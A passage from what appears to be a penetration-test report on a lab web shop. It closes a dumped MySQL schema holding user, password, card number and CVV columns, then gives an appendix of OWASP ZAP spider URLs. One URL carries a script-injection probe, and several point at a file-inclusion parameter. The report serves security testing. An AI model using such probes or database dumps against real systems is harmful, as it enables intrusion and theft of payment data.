/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `tickets`
--

DROP TABLE IF EXISTS `tickets`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `tickets` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `poster_id` int(11) NOT NULL,
  `subject` varchar(100) NOT NULL,
  `description` varchar(3000) NOT NULL,
  `status` varchar(8) NOT NULL DEFAULT 'Open',
  `type` varchar(30) NOT NULL DEFAULT 'Others',
  `date` datetime DEFAULT NULL,
  `deleted` tinyint(4) NOT NULL DEFAULT '0',
  PRIMARY KEY (`id`),
  KEY `poster_id` (`poster_id`),
  CONSTRAINT `tickets_ibfk_1` FOREIGN KEY (`poster_id`) REFERENCES
`users` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=595 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `role` varchar(15) NOT NULL DEFAULT 'Customer',
  `name` varchar(15) NOT NULL,
  `username` varchar(10) NOT NULL,
  `password` varchar(16) NOT NULL,
  `email` varchar(35) DEFAULT NULL,
  `address` varchar(300) DEFAULT NULL,
  `contact` bigint(11) NOT NULL,
  `verified` tinyint(1) NOT NULL DEFAULT '0',
```

```
  `deleted` tinyint(4) NOT NULL DEFAULT '0',
  `image` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`),
  UNIQUE KEY `id` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=1193 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `wallet`
--

DROP TABLE IF EXISTS `wallet`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `wallet` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `customer_id` int(11) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `customer_id` (`customer_id`),
  UNIQUE KEY `id` (`id`),
  CONSTRAINT `wallet_ibfk_1` FOREIGN KEY (`customer_id`) REFERENCES
`users` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=114 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Table structure for table `wallet_details`
--

DROP TABLE IF EXISTS `wallet_details`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `wallet_details` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `wallet_id` int(11) NOT NULL,
  `number` varchar(16) NOT NULL,
  `cvv` int(3) NOT NULL,
  `balance` int(11) NOT NULL DEFAULT '2000',
  PRIMARY KEY (`id`),
  UNIQUE KEY `wallet_id` (`wallet_id`),
  UNIQUE KEY `id` (`id`),
  CONSTRAINT `wallet_details_ibfk_1` FOREIGN KEY (`wallet_id`)
REFERENCES `wallet` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=114 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
```

```
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2020-08-17 16:11:24
```

APPENDIX B – OWASP ZAP SPIDER RESULTS

http://192.168.1.20/
http://192.168.1.20/admin
http://192.168.1.20/admin-page.php
http://192.168.1.20/admin/
http://192.168.1.20/admin/?C=D;O=D
http://192.168.1.20/admin/admin-page.php
http://192.168.1.20/admin/all-orders.php
http://192.168.1.20/admin/all-tickets.php
http://192.168.1.20/admin/details.php
http://192.168.1.20/admin/images
http://192.168.1.20/admin/images/avatar.jpg
http://192.168.1.20/admin/index.php
http://192.168.1.20/admin/login.php
http://192.168.1.20/admin/orders.php
http://192.168.1.20/admin/tickets.php
http://192.168.1.20/admin/users.php
http://192.168.1.20/admin/view-ticket-admin.php
http://192.168.1.20/admin/view-ticket-admin.php?id=16
http://192.168.1.20/admin/view-ticket.php
http://192.168.1.20/admin/view-ticket.php?id=16
http://192.168.1.20/coffeehouse.jpg
http://192.168.1.20/css
http://192.168.1.20/css/
http://192.168.1.20/css/?C=S;O=D
http://192.168.1.20/css/bootstrap.min.css
http://192.168.1.20/css/custom
http://192.168.1.20/css/custom/
http://192.168.1.20/css/custom/?C=M;O=D
http://192.168.1.20/css/custom/custom.min.css
http://192.168.1.20/css/layouts
http://192.168.1.20/css/layouts/
http://192.168.1.20/css/layouts/?C=D;O=D
http://192.168.1.20/css/layouts/page-center.css
http://192.168.1.20/css/materialize.min.css
http://192.168.1.20/css/plugins
http://192.168.1.20/css/plugins/
http://192.168.1.20/css/plugins/?C=D;O=D

http://192.168.1.20/css/plugins/media-hover-effects.css
http://192.168.1.20/css/style.min.css
http://192.168.1.20/css/w3.css
http://192.168.1.20/details-router.php
http://192.168.1.20/details.php
http://192.168.1.20/favicon.ico
http://192.168.1.20/font
http://192.168.1.20/font/
http://192.168.1.20/font/?C=D;O=D
http://192.168.1.20/font/material-design-icons
http://192.168.1.20/font/material-design-icons/
http://192.168.1.20/font/material-design-icons/?C=D;O=D
http://192.168.1.20/font/material-design-icons/Material-Design-Icons.svg
http://192.168.1.20/font/material-design-icons/Material-Design-Icons.ttf
http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff
http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff2
http://192.168.1.20/font/material-design-icons/Material-Design-Iconsd41d.eot
http://192.168.1.20/font/roboto
http://192.168.1.20/font/roboto/
http://192.168.1.20/font/roboto/?C=S;O=D
http://192.168.1.20/font/roboto/Roboto-Bold.ttf
http://192.168.1.20/font/roboto/Roboto-Bold.woff
http://192.168.1.20/font/roboto/Roboto-Bold.woff2
http://192.168.1.20/font/roboto/Roboto-Light.ttf
http://192.168.1.20/font/roboto/Roboto-Light.woff
http://192.168.1.20/font/roboto/Roboto-Light.woff2
http://192.168.1.20/font/roboto/Roboto-Medium.ttf
http://192.168.1.20/font/roboto/Roboto-Medium.woff
http://192.168.1.20/font/roboto/Roboto-Medium.woff2
http://192.168.1.20/font/roboto/Roboto-Regular.ttf
http://192.168.1.20/font/roboto/Roboto-Regular.woff
http://192.168.1.20/font/roboto/Roboto-Regular.woff2
http://192.168.1.20/font/roboto/Roboto-Thin.ttf
http://192.168.1.20/font/roboto/Roboto-Thin.woff
http://192.168.1.20/font/roboto/Roboto-Thin.woff2
http://192.168.1.20/icons
http://192.168.1.20/icons/
http://192.168.1.20/icons/back.gif
http://192.168.1.20/icons/blank.gif
http://192.168.1.20/icons/folder.gif
http://192.168.1.20/icons/image2.gif
http://192.168.1.20/icons/text.gif
http://192.168.1.20/icons/unknown.gif
http://192.168.1.20/images

http://192.168.1.20/images/
http://192.168.1.20/images/?C=D;O=D
http://192.168.1.20/images/WIN_20201023_15_34_16_Pro.jpg
http://192.168.1.20/images/avatar.jpg
http://192.168.1.20/images/back%20materialize-logo.png
http://192.168.1.20/images/benny.jpg
http://192.168.1.20/images/burger.jpg
http://192.168.1.20/images/cod.jpg
http://192.168.1.20/images/curry.jpg
http://192.168.1.20/images/doner.jpg
http://192.168.1.20/images/favicon
http://192.168.1.20/images/favicon/
http://192.168.1.20/images/favicon/?C=D;O=D
http://192.168.1.20/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/images/favicon/favicon-32x32.png
http://192.168.1.20/images/favicon/mstile-144x144.png
http://192.168.1.20/images/haddock.jpg
http://192.168.1.20/images/male.png
http://192.168.1.20/images/materialize-logo.png
http://192.168.1.20/images/materialize-logo2.png
http://192.168.1.20/images/rick.jpg
http://192.168.1.20/images/user-bg.jpg
http://192.168.1.20/images/user-profile-bg.jpg
http://192.168.1.20/index.php
http://192.168.1.20/index.php/?+%22%22%3Cscript%3Ealert(1);%3C/script%3E
http://192.168.1.20/index.php/appendage.php?type=terms.php
http://192.168.1.20/index.php/css
http://192.168.1.20/index.php/css/appendage.php?type=terms.php
http://192.168.1.20/index.php/css/css
http://192.168.1.20/index.php/css/css/custom
http://192.168.1.20/index.php/css/css/custom/custom.min.css
http://192.168.1.20/index.php/css/css/custom/login.php
http://192.168.1.20/index.php/css/css/login.php
http://192.168.1.20/index.php/css/css/materialize.min.css
http://192.168.1.20/index.php/css/css/style.min.css
http://192.168.1.20/index.php/css/custom
http://192.168.1.20/index.php/css/custom/appendage.php?type=terms.php
http://192.168.1.20/index.php/css/custom/css
http://192.168.1.20/index.php/css/custom/css/custom
http://192.168.1.20/index.php/css/custom/css/custom/custom.min.css
http://192.168.1.20/index.php/css/custom/css/custom/login.php
http://192.168.1.20/index.php/css/custom/css/login.php
http://192.168.1.20/index.php/css/custom/css/materialize.min.css
http://192.168.1.20/index.php/css/custom/css/style.min.css

http://192.168.1.20/index.php/css/custom/custom.min.css
http://192.168.1.20/index.php/css/custom/details.php
http://192.168.1.20/index.php/css/custom/images
http://192.168.1.20/index.php/css/custom/images/
http://192.168.1.20/index.php/css/custom/images/burger.jpg
http://192.168.1.20/index.php/css/custom/images/cod.jpg
http://192.168.1.20/index.php/css/custom/images/curry.jpg
http://192.168.1.20/index.php/css/custom/images/doner.jpg
http://192.168.1.20/index.php/css/custom/images/favicon
http://192.168.1.20/index.php/css/custom/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/css/custom/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/css/custom/images/favicon/login.php
http://192.168.1.20/index.php/css/custom/images/haddock.jpg
http://192.168.1.20/index.php/css/custom/images/login.php
http://192.168.1.20/index.php/css/custom/images/materialize-logo.png
http://192.168.1.20/index.php/css/custom/index.php
http://192.168.1.20/index.php/css/custom/js
http://192.168.1.20/index.php/css/custom/js/custom-script.js
http://192.168.1.20/index.php/css/custom/js/login.php
http://192.168.1.20/index.php/css/custom/js/materialize.min.js
http://192.168.1.20/index.php/css/custom/js/plugins
http://192.168.1.20/index.php/css/custom/js/plugins.min.js
http://192.168.1.20/index.php/css/custom/js/plugins/angular.min.js
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables/css
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables/js
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/css/custom/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/css/custom/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/css/custom/js/plugins/jquery-validation
http://192.168.1.20/index.php/css/custom/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/css/custom/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/css/custom/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/css/custom/js/plugins/login.php
http://192.168.1.20/index.php/css/custom/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/css/custom/js/plugins/perfect-scrollbar/login.php

http://192.168.1.20/index.php/css/custom/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/css/custom/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/css/custom/login.php
http://192.168.1.20/index.php/css/custom/orders.php
http://192.168.1.20/index.php/css/custom/place-order.php
http://192.168.1.20/index.php/css/custom/routers
http://192.168.1.20/index.php/css/custom/routers/login.php
http://192.168.1.20/index.php/css/custom/routers/logout.php
http://192.168.1.20/index.php/css/custom/tickets.php
http://192.168.1.20/index.php/css/details.php
http://192.168.1.20/index.php/css/images
http://192.168.1.20/index.php/css/images/
http://192.168.1.20/index.php/css/images/burger.jpg
http://192.168.1.20/index.php/css/images/cod.jpg
http://192.168.1.20/index.php/css/images/curry.jpg
http://192.168.1.20/index.php/css/images/doner.jpg
http://192.168.1.20/index.php/css/images/favicon
http://192.168.1.20/index.php/css/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/css/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/css/images/favicon/login.php
http://192.168.1.20/index.php/css/images/haddock.jpg
http://192.168.1.20/index.php/css/images/login.php
http://192.168.1.20/index.php/css/images/materialize-logo.png
http://192.168.1.20/index.php/css/index.php
http://192.168.1.20/index.php/css/js
http://192.168.1.20/index.php/css/js/custom-script.js
http://192.168.1.20/index.php/css/js/login.php
http://192.168.1.20/index.php/css/js/materialize.min.js
http://192.168.1.20/index.php/css/js/plugins
http://192.168.1.20/index.php/css/js/plugins.min.js
http://192.168.1.20/index.php/css/js/plugins/angular.min.js
http://192.168.1.20/index.php/css/js/plugins/data-tables
http://192.168.1.20/index.php/css/js/plugins/data-tables/css
http://192.168.1.20/index.php/css/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/css/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/css/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/css/js/plugins/data-tables/js
http://192.168.1.20/index.php/css/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/css/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/css/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/css/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/css/js/plugins/jquery-validation

http://192.168.1.20/index.php/css/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/css/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/css/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/css/js/plugins/login.php
http://192.168.1.20/index.php/css/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/css/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/css/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/css/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/css/login.php
http://192.168.1.20/index.php/css/materialize.min.css
http://192.168.1.20/index.php/css/orders.php
http://192.168.1.20/index.php/css/place-order.php
http://192.168.1.20/index.php/css/routers
http://192.168.1.20/index.php/css/routers/login.php
http://192.168.1.20/index.php/css/routers/logout.php
http://192.168.1.20/index.php/css/style.min.css
http://192.168.1.20/index.php/css/tickets.php
http://192.168.1.20/index.php/details.php
http://192.168.1.20/index.php/images
http://192.168.1.20/index.php/images/WIN_20201023_15_34_16_Pro.jpg
http://192.168.1.20/index.php/images/appendage.php?type=terms.php
http://192.168.1.20/index.php/images/burger.jpg
http://192.168.1.20/index.php/images/cod.jpg
http://192.168.1.20/index.php/images/css
http://192.168.1.20/index.php/images/css/custom
http://192.168.1.20/index.php/images/css/custom/custom.min.css
http://192.168.1.20/index.php/images/css/custom/login.php
http://192.168.1.20/index.php/images/css/login.php
http://192.168.1.20/index.php/images/css/materialize.min.css
http://192.168.1.20/index.php/images/css/style.min.css
http://192.168.1.20/index.php/images/curry.jpg
http://192.168.1.20/index.php/images/details.php
http://192.168.1.20/index.php/images/doner.jpg
http://192.168.1.20/index.php/images/favicon
http://192.168.1.20/index.php/images/favicon/appendage.php?type=terms.php
http://192.168.1.20/index.php/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/images/favicon/css
http://192.168.1.20/index.php/images/favicon/css/custom
http://192.168.1.20/index.php/images/favicon/css/custom/custom.min.css
http://192.168.1.20/index.php/images/favicon/css/custom/login.php
http://192.168.1.20/index.php/images/favicon/css/login.php
http://192.168.1.20/index.php/images/favicon/css/materialize.min.css
http://192.168.1.20/index.php/images/favicon/css/style.min.css
http://192.168.1.20/index.php/images/favicon/details.php

http://192.168.1.20/index.php/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/images/favicon/images
http://192.168.1.20/index.php/images/favicon/images/
http://192.168.1.20/index.php/images/favicon/images/burger.jpg
http://192.168.1.20/index.php/images/favicon/images/cod.jpg
http://192.168.1.20/index.php/images/favicon/images/curry.jpg
http://192.168.1.20/index.php/images/favicon/images/doner.jpg
http://192.168.1.20/index.php/images/favicon/images/favicon
http://192.168.1.20/index.php/images/favicon/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/images/favicon/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/images/favicon/images/favicon/login.php
http://192.168.1.20/index.php/images/favicon/images/haddock.jpg
http://192.168.1.20/index.php/images/favicon/images/login.php
http://192.168.1.20/index.php/images/favicon/images/materialize-logo.png
http://192.168.1.20/index.php/images/favicon/index.php
http://192.168.1.20/index.php/images/favicon/js
http://192.168.1.20/index.php/images/favicon/js/custom-script.js
http://192.168.1.20/index.php/images/favicon/js/login.php
http://192.168.1.20/index.php/images/favicon/js/materialize.min.js
http://192.168.1.20/index.php/images/favicon/js/plugins
http://192.168.1.20/index.php/images/favicon/js/plugins.min.js
http://192.168.1.20/index.php/images/favicon/js/plugins/angular.min.js
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables/css
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables/js
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/images/favicon/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/images/favicon/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/images/favicon/js/plugins/jquery-validation
http://192.168.1.20/index.php/images/favicon/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/images/favicon/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/images/favicon/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/images/favicon/js/plugins/login.php
http://192.168.1.20/index.php/images/favicon/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/images/favicon/js/plugins/perfect-scrollbar/login.php

http://192.168.1.20/index.php/images/favicon/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/images/favicon/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/images/favicon/login.php
http://192.168.1.20/index.php/images/favicon/orders.php
http://192.168.1.20/index.php/images/favicon/place-order.php
http://192.168.1.20/index.php/images/favicon/routers
http://192.168.1.20/index.php/images/favicon/routers/login.php
http://192.168.1.20/index.php/images/favicon/routers/logout.php
http://192.168.1.20/index.php/images/favicon/tickets.php
http://192.168.1.20/index.php/images/haddock.jpg
http://192.168.1.20/index.php/images/images
http://192.168.1.20/index.php/images/images/
http://192.168.1.20/index.php/images/images/burger.jpg
http://192.168.1.20/index.php/images/images/cod.jpg
http://192.168.1.20/index.php/images/images/curry.jpg
http://192.168.1.20/index.php/images/images/doner.jpg
http://192.168.1.20/index.php/images/images/favicon
http://192.168.1.20/index.php/images/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/images/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/images/images/favicon/login.php
http://192.168.1.20/index.php/images/images/haddock.jpg
http://192.168.1.20/index.php/images/images/login.php
http://192.168.1.20/index.php/images/images/materialize-logo.png
http://192.168.1.20/index.php/images/index.php
http://192.168.1.20/index.php/images/js
http://192.168.1.20/index.php/images/js/custom-script.js
http://192.168.1.20/index.php/images/js/login.php
http://192.168.1.20/index.php/images/js/materialize.min.js
http://192.168.1.20/index.php/images/js/plugins
http://192.168.1.20/index.php/images/js/plugins.min.js
http://192.168.1.20/index.php/images/js/plugins/angular.min.js
http://192.168.1.20/index.php/images/js/plugins/data-tables
http://192.168.1.20/index.php/images/js/plugins/data-tables/css
http://192.168.1.20/index.php/images/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/images/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/images/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/images/js/plugins/data-tables/js
http://192.168.1.20/index.php/images/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/images/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/images/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/images/js/plugins/jquery-1.11.2.min.js

http://192.168.1.20/index.php/images/js/plugins/jquery-validation
http://192.168.1.20/index.php/images/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/images/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/images/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/images/js/plugins/login.php
http://192.168.1.20/index.php/images/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/images/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/images/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/images/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/images/login.php
http://192.168.1.20/index.php/images/materialize-logo.png
http://192.168.1.20/index.php/images/orders.php
http://192.168.1.20/index.php/images/place-order.php
http://192.168.1.20/index.php/images/routers
http://192.168.1.20/index.php/images/routers/login.php
http://192.168.1.20/index.php/images/routers/logout.php
http://192.168.1.20/index.php/images/tickets.php
http://192.168.1.20/index.php/index.php
http://192.168.1.20/index.php/js
http://192.168.1.20/index.php/js/appendage.php?type=terms.php
http://192.168.1.20/index.php/js/css
http://192.168.1.20/index.php/js/css/custom
http://192.168.1.20/index.php/js/css/custom/custom.min.css
http://192.168.1.20/index.php/js/css/custom/login.php
http://192.168.1.20/index.php/js/css/login.php
http://192.168.1.20/index.php/js/css/materialize.min.css
http://192.168.1.20/index.php/js/css/style.min.css
http://192.168.1.20/index.php/js/custom-script.js
http://192.168.1.20/index.php/js/details.php
http://192.168.1.20/index.php/js/images
http://192.168.1.20/index.php/js/images/
http://192.168.1.20/index.php/js/images/burger.jpg
http://192.168.1.20/index.php/js/images/cod.jpg
http://192.168.1.20/index.php/js/images/curry.jpg
http://192.168.1.20/index.php/js/images/doner.jpg
http://192.168.1.20/index.php/js/images/favicon
http://192.168.1.20/index.php/js/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/js/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/js/images/favicon/login.php
http://192.168.1.20/index.php/js/images/haddock.jpg
http://192.168.1.20/index.php/js/images/login.php
http://192.168.1.20/index.php/js/images/materialize-logo.png
http://192.168.1.20/index.php/js/index.php

http://192.168.1.20/index.php/js/js
http://192.168.1.20/index.php/js/js/custom-script.js
http://192.168.1.20/index.php/js/js/login.php
http://192.168.1.20/index.php/js/js/materialize.min.js
http://192.168.1.20/index.php/js/js/plugins
http://192.168.1.20/index.php/js/js/plugins.min.js
http://192.168.1.20/index.php/js/js/plugins/angular.min.js
http://192.168.1.20/index.php/js/js/plugins/data-tables
http://192.168.1.20/index.php/js/js/plugins/data-tables/css
http://192.168.1.20/index.php/js/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/js/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/js/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/js/js/plugins/data-tables/js
http://192.168.1.20/index.php/js/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/js/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/js/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/js/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/js/js/plugins/jquery-validation
http://192.168.1.20/index.php/js/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/js/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/js/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/js/js/plugins/login.php
http://192.168.1.20/index.php/js/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/js/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/js/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/js/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/js/login.php
http://192.168.1.20/index.php/js/materialize.min.js
http://192.168.1.20/index.php/js/orders.php
http://192.168.1.20/index.php/js/place-order.php
http://192.168.1.20/index.php/js/plugins
http://192.168.1.20/index.php/js/plugins.min.js
http://192.168.1.20/index.php/js/plugins/angular.min.js
http://192.168.1.20/index.php/js/plugins/appendage.php?type=terms.php
http://192.168.1.20/index.php/js/plugins/css
http://192.168.1.20/index.php/js/plugins/css/custom
http://192.168.1.20/index.php/js/plugins/css/custom/custom.min.css
http://192.168.1.20/index.php/js/plugins/css/custom/login.php
http://192.168.1.20/index.php/js/plugins/css/login.php
http://192.168.1.20/index.php/js/plugins/css/materialize.min.css
http://192.168.1.20/index.php/js/plugins/css/style.min.css
http://192.168.1.20/index.php/js/plugins/data-tables
http://192.168.1.20/index.php/js/plugins/data-tables/appendage.php?type=terms.php
http://192.168.1.20/index.php/js/plugins/data-tables/css

http://192.168.1.20/index.php/js/plugins/data-tables/css/appendage.php?type=terms.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/css
http://192.168.1.20/index.php/js/plugins/data-tables/css/css/custom
http://192.168.1.20/index.php/js/plugins/data-tables/css/css/custom/custom.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/css/custom/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/css/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/css/materialize.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/css/style.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/custom
http://192.168.1.20/index.php/js/plugins/data-tables/css/custom/custom.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/custom/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/details.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/images
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/burger.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/cod.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/curry.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/doner.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/favicon
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/favicon/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/haddock.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/images/materialize-logo.png
http://192.168.1.20/index.php/js/plugins/data-tables/css/index.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/custom-script.js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/materialize.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/angular.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables/css
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables/data-tables-script.js

http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables/js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/jquery-validation
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/jquery-validation/additional-methods.min.js
